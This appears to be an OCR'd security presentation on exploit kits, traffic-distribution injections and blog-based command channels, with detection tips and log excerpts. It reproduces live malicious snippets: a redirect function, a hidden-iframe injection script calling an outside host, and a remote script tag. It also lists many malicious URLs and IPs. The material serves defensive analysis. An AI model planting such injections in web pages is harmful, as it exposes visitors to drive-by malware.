
151 x 55

```
function admin_fuck(key)
{
        var url = 'http://alldaymedia.ru/fileserver/search.php?search=1&query=' + key;
        var what = new Array('aanieaoii', 'nea?aou');
        var by = new Array('', '');

        for (var i=0; i < what.length; i++) {
                url = url.replace(what[i], by[i]);
        }
        window.location = url;
}
```

# Cookie


File downloaded only once. After cookie is set a redirect to a page, which shows content that asks for  a fee to be paid via SMS.

# TDS injections



```
<script src="http://tot.7xsju.ru/11.js" type="text/javascript">
```

```
var axix=1;
document.onmousemove=thisstatjs;
function thisstatjs()
{
    if(axix==1)
    {
      axix++;
      var url='http://cibewkl.dyndns-office.com/EGNrno8gCL/12';
      var script=document.createElement('iframe');
      var style='border:0px;';
      script.setAttribute('width',15);
      script.setAttribute('height',15);
      script.setAttribute('src',url);
      script.setAttribute('style', style);
      document.getElementsByTagName('body')[0].appendChild(script);
    }
}
```

```
</script>
```

```
<iframe width="15" height="15" src="http://cibewkl.dyndns-office.com/EGNrno8gCL/12" style="border:0px;">
  <html>
    <head>
    <body>
  </html>
</iframe>
```

# Proliferation of malware that uses blogging/social networks as c2




Explore header anomaly

GET / ….
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host:
Connection:
Cache-Control:
Pragma:

# Elirks: before

- Reported by Dell/Secureworks as Elirks http://www.secureworks.com/cyber-threat-intelligence/threats/chasing_apt/




# And now!


http://tw.myblog.yahoo.com/jw!uzrxZwSGHxowPMGZAaj4I50-

http://blog.yam.com/minzhu0906/article/54726977

http://diary.blog.yam.com/bigtree20130514/article/10173342

# Campaigns can be linked by the same IP sources to access web




Managed by the same
IP addresses
(easy to cross-correlate)

# Detecting exploit packs: Tips

- Look for typical chains in your logs
- Look for more than one attack vector from the same resource as an indicator
- By typical URLS
- Exploit snippets :net.class, gmail.class, and so on
- Looking for generic exploit components inside payload
- Picking up suspicious  user agents and application type  (octed-stream, java agent)

# Typical chains of exploit packs

| URL (Blackhole 2, Mar 2013) | Application type |
| --- | --- |
| 65.75.144.207/9f5090afabfb40cdd70a5e63064b21a7/q.php | text/html; charset=UTF-8 |
| 65.75.144.207/9f5090afabfb40cdd70a5e63064b21a7/q.php?nemrbz=psbg&sipgik=nupatq | Application/ java-archive |
| 65.75.144.207/9f5090afabfb40cdd70a5e63064b21a7/9f5090afabfb40cdd70a5e63064b21a7/q.php?**jf=1k:1i:1k:2v:1o**&**ie=1g:1n:32:33:1n:1n:1n:2v:31:1o**&b=1f&sd=p&wy=h&jopa=4656855 | Application/ x-msdownload |

# Does anyone know this incident??

The injected HTML iframe tag is usually constructed as IP address/hex/q.php. Sites that deliver such iframes that aren't visible within the HTML source are likely compromised by Darkleech. Special "regular expression" searches such as this one helped Landesman ferret out reported iframes used in these attacks. Note that while the iframe reference is formed as IP/hex/q.php, the malware delivery is formed as

2012-12-24 08:39
hxxp://108.165.25.119/34865412a4128d4f1ebaf9ad8f2ac412/q.php

14.01.2013 9:56
hxxp://129.121.88.108/b3aa76a54b00fd803337aab97a0c09e9/q.php

12.02.2013 10:35
hxxp://149.47.142.193/d0c1614e79a22e16cc1404ba3420f469/q.php

Mar 19, landing from hxxp://www.hotelduchampdemars.com/
19.03.2013 16:09
hxxp://129.121.128.249/30cdfca10f74f5b3da51700ba9e135e2/q.php

# Exclusive: Ongoing malware attack targeting Apache hijacks 20,000 sites

Mysterious "Darkleech" exposes visitors to potent malware exploits.

by **Dan Goodin** - Apr 2 2013, 7:15pm MSK

BLACK HAT INTERNET CRIME OPEN SOURCE

## In active development

With the help of Cisco Security Engineer Gregg Conklin, Landesman observed Darkleech infections on almost 2,000 Web host servers during the month of February and the first two weeks of March. The servers were located in 48 countries, with the highest concentrations in the US, UK, and Germany. Assuming the typical webserver involved hosted an average of 10 sites, that leaves the possibility that 20,000 sites were infected over that period. The attacks were documented as early as August on researcher Denis Sinegubko's Unmask Parasites blog. They were observed infecting the *LA Times* website in February and the blog of hard drive manufacturer Seagate last month, an indication the attacks are ongoing. Landesman said the Seagate infection affected media.seagate.com, which was hosted by Media Temple, began no later than February 12, and was active through March 18. Representatives for both Seagate and the *LA Times* said the sites were disinfected once the compromises came to light.

* Source http://arstechnica.com/security/2013/04/exclusive-ongoing-malware-attack-targeting-apache-hijacks-20000-sites/?utm_medium=twitter&utm_source=dlvr.it

# More than one attack vector from the same resource as an indicator

1/31/2013 11:53 http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/q.php text/html

1/31/2013 11:53 http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/q.php?bmkfbw=1k:1i:1k:2v:1o&exirrv=3d&rkfajmn=1g:1n:32:33:1n:1n:1n:2v:31:1o&cesnio=1n:1d:1g:1d:1h:1d:1f **application/pdf**

1/31/2013 11:53 http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/q.php?rhihgaw=ibfhs&apu=dycb **application/java-archive**

1/31/2013 11:53 http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/ff675d4b242669de697f6a1a7428d191/q.php?jf=1k:1i:1k:2v:1o&ye=1g:1n:32:33:1n:1n:1n:2v:31:1o&e=1f&um=b&va=b **application/x-msdownload**

1/31/2013 11:53 http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/ff675d4b242669de697f6a1a7428d191/q.php?ynyxykhm=1k:1i:1k:2v:1o&kzez=1g:1n:32:33:1n:1n:1n:2v:31:1o&ojplot=1i&kyibn=tbv&unqz=mcgwp **application/x-msdownload**

# URLs Blackhole Oct 2013 (landing from newsru.com)

| | | |
|---|---|---|
| 2013-10-02 09:03:38 | GET | hxxp://natxwznrdftdiwshufrhekav.**ynicksfullygirls.us**/3dda5a/segatnavdadettimosyl/**seitgniretnelufrewop.php** |
| 2013-10-02 09:03:41 | GET | hxxp://natxwznrdftdiwshufrhekav.**ynicksfullygirls.us**/3dda5a/segatnavdadettimosyl/**seitgniretnelufrewop.php**?**4YoF71v-*20_*IK=**!eq3!49v6j&**n8E8j2d93=**660*!m* |
| 2013-10-02 09:03:51 | GET | hxxp://natxwznrdftdiwshufrhekav.**ynicksfullygirls.us**/3dda5a/segatnavdadettimosyl/**Main.class** |
| 2013-10-04 08:46:28 | GET | hxxp://wsttdkbfy.**zennofullinghidds.us**/1caf95/stnihsgniteemnoitcel/**daehasllesdetpeccaep.php** |
| 2013-10-04 08:46:29 | GET | hxxp://wsttdkbfy.**zennofullinghidds.us**/1caf95/stnihsgniteemnoitcel/**daehasllesdetpeccaep.php**?**baaa1b00ab1b0aaa1=**aa0bb01a0a10bba1a&**a10ab10bb0=**aaab0a11011abbb01b10 |
| 2013-10-04 08:46:38 | GET | hxxp://wsttdkbfy.**zennofullinghidds.us**/1caf95/stnihsgniteemnoitcel/**Main.class** |

# Background noise (exploit snippets) January 2013

| | | |
|---|---|---|
| 17.01.2013 15:03 | 151.248.118.68 | hxxp://chapter04.**bank-soft.info**/ x/74377d39a14577b95e45ee3e653f0e72**.jar** |
| 17.01.2013 15:03 | 151.248.118.68 | hxxp://chapter04.bank-soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ **com.class** |
| 17.01.2013 15:03 | 151.248.118.68 | hxxp://chapter04.bank-soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ **edu.class** |
| 17.01.2013 15:03 | 151.248.118.68 | hxxp://chapter04.bank-soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ **net.class** |
| 17.01.2013 15:03 | 151.248.118.68 | hxxp://chapter04.bank-soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ **org.class** |
| 17.01.2013 15:03 | 151.248.118.68 | hxxp://chapter04.bank-soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/java/ **security.class** |
| 17.01.2013 15:03 | 151.248.118.68 | hxxp://chapter04.bank-soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/java/security/ **cert.class** |

# Suspicious application types

| | | | | |
|---|---|---|---|---|
| Mozilla/4.0 (Windows XP 5.1) **Java/1.6.0_26** | 12/7/2012 10:41 | 151.248.115.137 | http://users.nalog-tax.info/x/3fa91b6baa018479e6bf7bd589829367.jar | application/ **octed-stream** |
| Mozilla/4.0 (Windows XP 5.1) **Java/1.6.0_30** | 9/24/2012 12:13 | 78.46.254.21 | http://core01.pic-user.in/x/a4613715c05f801ce34056f20b3d4aa5.jar | application/ **octed-stream** |
| Mozilla/4.0 (Windows 7 6.1) **Java/1.6.0_31** | 1/17/2013 15:03 | 151.248.118.68 | http://chapter04.bank-soft.info/x/74377d39a14577b95e45ee3e653f0e72.jar | application/ **octed-stream** |
| Mozilla/4.0 (Windows 7 6.1) **Java/1.6.0_31** | 3/15/2013 13:27 | 151.248.122.161 | http://early.desarrolloelfa.at/x/3c9d6376b53b3f763f636d972f755a37.jar | application/ **octed-stream** |
| Mozilla/4.0 (Windows 7 6.1) **Java/1.6.0_31** | 3/15/2013 13:27 | 151.248.122.161 | http://early.desarrolloelfa.at/d/b63c6ffae04a23b151f1a8152986924c | application/ **octed-stream** |

| | | | | | | |
|---|---|---|---|---|---|---|
| GET;http://ctgwllr.changeip.name/googlestat.php;HTTP/1.1 | 37.10.104.72 | 200 | 640 | http://www.english-shoes.ru/products/41/ | Mozilla/4.0; (compatible;;MSIE;7.0;;Windows;NT;6.1) | text/html |
| GET;http://ctgwllr.changeip.name/uqrojdt/2;HTTP/1.1 | 37.10.104.72 | 200 | 442 | http://www.english-shoes.ru/products/41/ | Mozilla/4.0; (compatible;;MSIE;7.0;;Windows;NT;6.1) | text/html |
| GET;http://qxcrr-xerox.janitorbe.biz/stranger-constructing-restoring.html;HTTP/1.1 | 31.7.184.194 | 200 | 1578 | http://ctgwllr.changeip.3name/uqrojdt/2 | Mozilla/4.0; (compatible;;MSIE;7.0;;Windows;NT;6.1) | text/html |
| GET;http://qxcrr-xerox.janitorbe.biz/a544444444ZZZZZZZZwwwwwww/9d20Z7eQ7QeQe/citizen.php5;HTTP/1.1 | 31.7.184.194 | 200 | 466 | http://qxcrr-xerox.janitorbe.biz/stranger-constructing-restoring.html | Mozilla/4.0; (compatible;;MSIE;7.0;;Windows;NT;6.1) | text/html |
| GET;http://qxcrr-xerox.janitorbe.biz/7ll05ywogDrmqqQeZrZwDGooerrraQq/901212121255;HTTP/1.1 | 31.7.184.194 | 200 | 1001 | http://qxcrr-xerox.janitorbe.biz/a544444444ZZZZZZZZwwwwww/9d20Z7eQ7QeQe/citizen.php5 | Mozilla/4.0; (compatible;;MSIE;7.0;;Windows;NT;6.1) | text/html |
| GET;http://qxcrr-xerox.janitorbe.biz/7ll05ywogDrmqqQeZrZwDGooerrraQq/text.jar;HTTP/1.1 | 31.7.184.194 | 200 | 8772 | | Mozilla/4.0; (Windows;7;6.1);Java/1.7.0_07 | application/x-jar |
| GET;http://qxcrr-xerox.janitorbe.biz/7ll05ywogDrmqqQeZrZwDGooerrraQq/0256000045/6799928;HTTP/1.1 | 31.7.184.194 | 200 | 86364 | | Mozilla/4.0; (Windows;7;6.1);Java/1.7.0_07 | application/java-archive |

# 0-Days in EK

0 day 1.7u10 (**CVE-2013-0422**) spotted in the **Wild** - Disable Java **...**

malware.dontneedcoffee.com/**2013**/.../0-day-17u10-spotted-in...

Jan 10, 2013 – 0 day 1.7u10 (**CVE-2013-0422**) spotted in the **Wild** - Disable Java Plugin NOW ! Was wondering what to do with that... Disclose, do not Disclose **...**

| | | | |
|---|---|---|---|
| 1/14/2013 18:57 | 178.238.141.19 | http://machete0-yhis.me/pictures/demos/OAggq | application/x-java-archive |
| 1/14/2013 18:57 | 178.238.141.19 | http://machete0-yhis.me/pictures/demos/OAggq | application/x-java-archive |
| 1/14/2013 18:57 | 178.238.141.19 | http://loretaa0-shot.co/careers.php?cert=561&usage=392&watch=4&proxy=49&ipod=171&shim=344&pets=433&icons=252&staff=621&refer=345 | application/octet-stream |

# And AV vendor says...

23.01.13 19:56 Detected: **Trojan-Spy.Win32.Zbot.aymr**
C:/Documents and Settings/user1/Application Data/
Sun/Java/Deployment/cache/6.0/27/4169865b-641d53c9/UPX

23.01.13 19:56 Detected: **Trojan-Downloader.Java.OpenConnection.ck**
C:/Documents and Settings/user1/Application Data/
Sun/Java/Deployment/cache/6.0/48/38388f30-4a676b87/bpac/b.class

23.01.13 19:56 Detected: **Trojan-Downloader.Java.OpenConnection.cs**
C:/Documents and Settings/user1/Application
Data/Sun/Java/Deployment/cache/6.0/48/38388f30-4a676b87/ot/pizdi.class

23.01.13 19:58 Detected: **HEUR:Exploit.Java.CVE-2013-0422.gen**
C:/Documents and Settings/user1/Local Settings/
Temp/jar_cache3538799837370652468.tmp

# TDS and redundancy mechanisms

| | | | | |
|---|---|---|---|---|
| 11.03.2013 11:28 | hxxp://cliga.ru/jwplayer2/med.php | 146.185.255.66 | 80 | hxxp://gankas.tk/meto.cgi?2 |
| 11.03.2013 11:28 | hxxp://gankas.tk/foto.cgi?3 | 146.185.255.66 | 80 | hxxp://gankas.tk/fqmg.cgi?3&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php |
| 11.03.2013 11:28 | hxxp://gankas.tk/meto.cgi?2 | **146.185.255.66** | 80 | hxxp://gankas.tk/xgvihoiz.cgi?2&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php |
| 11.03.2013 11:29 | hxxp://gankas.tk/fqmg.cgi?3&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php | **37.139.51.123** | 80 | hxxp://oaandpcy.whose.plan-zgdrtillfts.biz/recipe-ayatollah_aliases.htm |
| 11.03.2013 11:29 | hxxp://gankas.tk/xgvihoiz.cgi?2&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php | **5.135.28.208** | **90** | hxxp://careliquor.biz:90/forum/animal.php |

# Typical URLs (Fileless bot)

| | | | |
|---|---|---|---|
| hxxp://iprintlistmaking.pro/**7GIC** | 206.225.27.11 | hxxp://www.**vesti.ru** | 12/7/2012 13:17 |
| hxxp://validfacts.info/**ISOQ** | 85.17.92.146 | hxxp://www.**vesti.ru** | 12/13/2012 14:04 |
| hxxp://zagglassers.info/**ISOQ** | 64.79.67.220 | hxxp://www.**vesti.ru** | 1/24/2013 14:38 |
| hxxp://erasads.info/**XZAH** | 208.110.73.75 | hxxp://**newsru.com** | 2013-03-01 15:05:59.013 |
| | | NOW | |
| hxxp://fliproyalsnow.info/**indexm.html** | 67.196.85.216 | hxxp://**tks.ru** | [14/Oct/2013:13:37:13 |
| hxxp://fliproyalsnow.info/**054RIwj** | 67.196.85.216 | | [14/Oct/2013:13:37:17 |
